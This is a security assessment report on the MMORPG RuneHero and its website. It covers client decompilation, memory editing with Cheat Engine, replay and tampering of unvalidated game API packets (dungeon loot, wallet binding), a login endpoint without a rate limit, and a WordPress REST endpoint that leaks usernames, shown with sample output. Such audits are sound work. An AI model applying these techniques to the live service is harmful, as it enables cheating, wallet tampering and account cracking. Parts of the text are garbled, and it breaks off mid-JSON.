RuneHero Security Analysis

2024.05.21

Senna

DAMOCLES LABS

Contents

Damocles

Summary

As an officially introduced multiplayer MMORPG game, RuneHero lacks basic synchronization framework based on code analysis. It also lacks local data validation, local code protection, and REST API data validation. Additionally, the official website appears to use Godday WordPress hosting service with a limited number of plugins but enabled XML-RPC functionality, allowing direct interface access to usernames and making password cracking possible. Considering the aforementioned architectural design flaws, Damocles rates the security of RuneHero as 0.

Security Rating: 

Game Background

- Game Version Evaluated: 0.0.7 & 0.0.9
- Game Type & Engine: MMORPG，Unity|Mono-2022.3.15
- Potential Gameplay Issues:
  - Arbitrary modification of all local data
  - Arbitrary modification of server data
  - Game offline mode
  - Official account brute-forcing


Damocles

Game Security Analysis

Game Code Protection:


Analysis Process:

1. Determine the game engine by analyzing the game EXE since different engines have different analysis modes. Based on the identification of basic game information, we can confirm that Unity is used for game development.




2. Decompiling with dnspy reveals that the CSharp-Assembly in version 0.0.7 is not encrypted, while version 0.0.9 has undergone lightweight obfuscation with minimal differences..

Damocles



0.0.7 Ver



0.0.9 Ver

Therefore, combining the source code from both versions allows for a quick understanding of the game logic.


Analysis Conclusion:

RuneHero scores 0 in terms of game code protection. The client code was already leaked upon initial release, and the use of obfuscation for protection is not highly effective. The local bundle files are not encrypted either, allowing for decryption and reading..

Game Basic Anti-Cheat:

Analysis Process:

1. In terms of basic anti-cheat detection, we primarily determine whether the game loads and executes external logic by replacing Lua files.
2. While attaching with Cheat Engine (CE) in the game's open state and setting breakpoints on common functions, it was observed that the game did not exit or provide any prompts..



3. Using the Mono plugin provided by CE allows for faster identification. Analyzing Oni.Game.Settings.Load reveals the location of the player's configuration file.

4. Analyzing the function Oni.Game.DungeonProcedure.CreatePlayer() and combining it with memory layout in CE allows for modifying character data.

```
private gv CreatePlayer()
{
    Dictionary<cmd, Fixed> dictionary = cpf<cmd, Fixed>.prg();
    Dictionary<cmd, Fixed> dictionary2 = cpf<cmd, Fixed>.prg();
    dictionary.Add(cmd.Level, Fixed.pvu(cmc.zjo.Level));
    dictionary.Add(cmd.Exp, Fixed.pvu(cmc.zjo.Exp));
    CharacterCreateData a = new CharacterCreateData
    {
        zlc = cpv.Player,
        zld = cmc.zjo.Skills,
        zlf = dictionary,
        zkx = cmc.zjo.CharacterConfigID,
        zkz = ek.baaj.qkz.qlo.qlh
    };
    Fixed @fixed;
    dictionary.TryGetValue(cmd.Level, out @fixed);
    PlayerCharacterConfig playerCharacterConfig = PlayerCharacterConfig.ByID(cmc.zjo.CharacterConfigID);
    dictionary2[cmd.HPBase] = (Fixed)((long)playerCharacterConfig.HP);
    dictionary2[cmd.HPGrow] = (Fixed)((long)playerCharacterConfig.HPGrow) / (Fixed)1000L;
    dictionary2[cmd.MPBase] = (Fixed)((long)playerCharacterConfig.MP);
    dictionary2[cmd.MPGrow] = (Fixed)((long)playerCharacterConfig.MPGrow) / (Fixed)1000L;
    dictionary2[cmd.MPRecoverBase] = (Fixed)((long)playerCharacterConfig.MPRecover) / (Fixed)1000L;
    dictionary2[cmd.MPRecoverGrow] = (Fixed)((long)playerCharacterConfig.MPRecoverGrow) / (Fixed)1000L;
    dictionary2[cmd.PhysicalDamageBase] = (Fixed)((long)playerCharacterConfig.PhysicalDamage) / (Fixed)1000L;
    dictionary2[cmd.PhysicalDamageGrow] = (Fixed)((long)playerCharacterConfig.PhysicalDamageGrow) / (Fixed)1000L;
    dictionary2[cmd.MagicalDamageBase] = (Fixed)((long)playerCharacterConfig.MagicalDamage) / (Fixed)1000L;
    dictionary2[cmd.MagicalDamageGrow] = (Fixed)((long)playerCharacterConfig.MagicalDamageGrow) / (Fixed)1000L;
    dictionary2[cmd.ArmorBase] = (Fixed)((long)playerCharacterConfig.Armor) / (Fixed)1000L;
    dictionary2[cmd.ArmorGrow] = (Fixed)((long)playerCharacterConfig.ArmorGrow) / (Fixed)1000L;
    dictionary2[cmd.MRBase] = (Fixed)((long)playerCharacterConfig.MR) / (Fixed)1000L;
    dictionary2[cmd.MRGrow] = (Fixed)((long)playerCharacterConfig.MRGrow) / (Fixed)1000L;
    dictionary2[cmd.CriticalBase] = (Fixed)((long)playerCharacterConfig.Critical);
    dictionary2[cmd.CriticalDamageBase] = (Fixed)((long)playerCharacterConfig.CriticalDamage);
    dictionary2[cmd.MoveSpeedBase] = (Fixed)((long)playerCharacterConfig.MoveSpeed) / (Fixed)1000L;
    gv gv = pa.ejj(a, dictionary2, cmc.zjo);
    cmc.zjk = gv.qlh;
    cpf<cmd, Fixed>.prh(dictionary);
    cpf<cmd, Fixed>.prh(dictionary2);
    pa.ejk(gv, cmc.zjo);
    return gv;
}
```


Analysis Conclusion:

1. RuneHero's anti-cheat measures are virtually non-existent, lacking countermeasures against dynamic debugging and analysis. This low level of protection results in low cost for malicious players, and the game lacks detection capabilities for players already cheating.
2. We only tested anti-debugging and read/write protection because, for creating cheats, finding data and implementing features only requires debugging and read/write capabilities. If these basic protections are missing, advanced protections like injection and hook detection are meaningless.

Game Logic Issues

Analysis Process:

During the analysis of RuneHero, it was discovered that the main profit mechanism of the project is to enhance the current equipment score by obtaining in-game items. Evaluation is based on score rankings, and the main profit channel comes from dropped treasures. However, it seems that every time a monster is killed, the drop is determined based on local Config information.



Analysis Conclusion:

1. Therefore, by adjusting the drop rates, high-value items can be quickly

obtained. Currently, the game lacks the ability to detect whether the client's drop rates are reasonable due to the lack of synchronization. The server is unaware of the client's state, and the drop rates are manipulated locally instead of being calculated by the server. Based on this, the security rating is 0.

Game Protocol & Server Security Analysis

The current game protocol design has significant flaws. Due to the lack of synchronization framework, many data results that should be calculated by the server are stored locally, with the server only responsible for login and data storage.

Game Protocol Security Analysis

- **Protocol 1: Dungeon Settlement Issue - Critical**

  Vulnerability description:

  When a player exits the dungeon, the interface:

  http://api.beamable.com/xxxxx/ExitDungeon


  is called. This interface contains data related to the equipment, potions, ores, and other items obtained by the player in the current dungeon. The sent packet data can be modified, and the server accepts it.

Vulnerability impact:


Malicious players can easily send manipulated data packets and create account proliferation by copying the settlement packet content of a high-value account.

Vulnerability demonstration:


Modifying data within the packet



Server response success



Data displayed with modified values; the third material defaults to 0 but appears as normal during the smelting phase.



- **Protocol 2: Wallet Binding - Medium**

  Vulnerability Description:

  When binding a wallet, the interface http://api.beamable.com/xxxxx/SetWallet is called. After a successful wallet binding, the client hides the wallet binding interface. However, it is possible to perform duplicate binding by directly calling the interface.

  Vulnerability Impact:


  Since it is unclear how the backend is configured, duplicate binding could result in a single role being associated with multiple wallets or even lead to content

overwrite. Therefore, if there is an account leakage or cookie authorization issue, malicious manipulation of other people's wallet binding information is possible.

Vulnerability Demonstration:

Perform interface replay using Burp Repeater functionality.

Server response success



Modify the last digits of the previously bound wallet to "ef":

After the second binding, the last digits of the wallet are "2a".

- **Protocol 3: Login Protocol [English, formal]**

  Vulnerability Description:

  When users log in or register, the interface:

  http://api.beamable.com/xxxxx/auth/token

  is called. Usernames and passwords are stored in plaintext, and there is no limit on the number of access attempts. This means that an attacker can repeatedly

send requests to perform password cracking.

Vulnerability Impact:

There is a risk of account leakage due to the plaintext storage of usernames and passwords and the lack of restrictions on access attempts.

Web Website Security Analysis:

RuneHero uses WordPress for its website, and based on asset analysis, it appears to be using GoDaddy's WordPress hosting service.

Domain: runehero.io


Asset Information: WordPress-6.5.5

Issue 1: Usernames Leakage [Medium]

Vulnerability Description: Usernames leakage related to Rest API.

Vulnerability Impact: The leakage of user information can lead to malicious phishing or username/password cracking.

https://runehero.io/wp-json/?rest_route=/wp/v2/users/



```
{
  "id": 2,
  "name": "Kevin",
  "url": "https://runehero.io",
  "description": "",
  "link": "https://runehero.io/author/kevinrunehero-io/",
  "slug": "kevinrunehero-io",
  "avatar_urls": {
    "24": "https://secure.gravatar.com/avatar/1324b7fc578b05d2797b8d08ed8408d3?s=24&d=mm&r=g",
    "48": "https://secure.gravatar.com/avatar/1324b7fc578b05d2797b8d08ed8408d3?s=48&d=mm&r=g",
    "96": "https://secure.gravatar.com/avatar/1324b7fc578b05d2797b8d08ed8408d3?s=96&d=mm&r=g"
  },
  "meta": [],
  "acf": [],
  "yoast_head": "\u003C!-- This site is optimized with the Yoast SEO Premium plugin v21.7 (Yoast SEO v23.0) - https://yoast.com/wordpress/plugins/seo/ -->\u003E\n\u003Ctitle\u003EKevin, Author at RuneHero\u003C/title\u003E\n\u003Clink
rel=\"canonical\" href=\"https://runehero.io/author/kevinrunehero-io/\" />\u003E\n\u003Cmeta property=\"og:locale\" content=\"en_GB\" />\u003E\n\u003Cmeta property=\"og:type\" content=\"profile\" />\u003E\n\u003Cmeta property=\"
/\u003E\n\u003Cmeta property=\"og:site_name\" content=\"RuneHero\" />\u003E\n\u003Cmeta property=\"og:image\" content=\"https://secure.gravatar.com/avatar/1324b7fc578b05d2797b8d08ed8408d3?s=500&d=mm&r=g\" />\u003E\n\u003Cmeta n
/\u003E\n\u003Cscript type=\"application/ld+json\" class=\"yoast-schema-graph\"\u003E[\"@context\":\"https://schema.org\",\"@graph\":[[\"@type\":\"ProfilePage\",\"@id\":\"https://runehero.io/author/kevinrunehero-io/\",\"url\"
[\"@id\":\"https://runehero.io/#website\"],\"breadcrumb\":[\"@id\":\"https://runehero.io/author/kevinrunehero-io/#breadcrumb\"],\"inLanguage\":\"en-GB\",\"potentialAction\":[[\"@type\":\"ReadAction\",\"target\":[\"https://rune
io/#breadcrumb\",\"itemListElement\":[[\"@type\":\"ListItem\",\"position\":1,\"name\":\"Home\",\"item\":\"https://runehero.io/\"],[\"@type\":\"ListItem\",\"position\":2,\"name\":\"Archives for Kevin\"]]],[\"@type\":\"WebSite\
[\"@id\":\"https://runehero.io/#organization\"],\"potentialAction\":[[\"@type\":\"SearchAction\",\"target\":[\"@type\":\"EntryPoint\",\"urlTemplate\":\"https://runehero.io/?s={search_term_string}\"],\"query-input\":\"required
[\"@type\":\"Organization\",\"@id\":\"https://runehero.io/#organization\",\"name\":\"RuneHero\",\"url\":\"https://runehero.io/\",\"logo\":[\"@type\":\"ImageObject\",\"inLanguage\":\"en-GB\",\"@id\":\"https://runehero.io/#/sch
content/uploads/2024/03/logo.png\",\"width\":84,\"height\":71,\"caption\":\"RuneHero\"],\"image\":[\"@id\":\"https://runehero.io/#/schema/logo/image/\"],\"sameAs\":[\"https://x.com/playrunehero\",\"https://discord.com/invite/
[\"@type\":\"Person\",\"@id\":\"https://runehero.io/#/schema/person/fc0a8f0b3c4f9a7f1db6e6ed037aa865\",\"name\":\"Kevin\",\"image\":[\"@type\":\"ImageObject\",\"inLanguage\":\"en-GB\",\"@id\":\"https://runehero.io/#/schema/pe
s=96&d=mm&r=g\",\"contentUrl\":\"https://secure.gravatar.com/avatar/1324b7fc578b05d2797b8d08ed8408d3?s=96&d=mm&r=g\",\"caption\":\"Kevin\"],\"sameAs\":[\"https://runehero.io\"],\"mainEntityOfPage\":[\"@id\":\"https://runehero.
  "yoast_head_json": {
    "title": "Kevin, Author at RuneHero",
    "robots": {
      "index": "index",
      "follow": "follow",
      "max-snippet": "max-snippet:-1",
      "max-image-preview": "max-image-preview:large",
      "max-video-preview": "max-video-preview:-1"
    },
